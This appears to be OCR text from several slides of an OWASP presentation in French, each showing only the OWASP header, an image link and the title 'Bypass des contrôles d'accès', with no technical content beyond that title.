
OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès



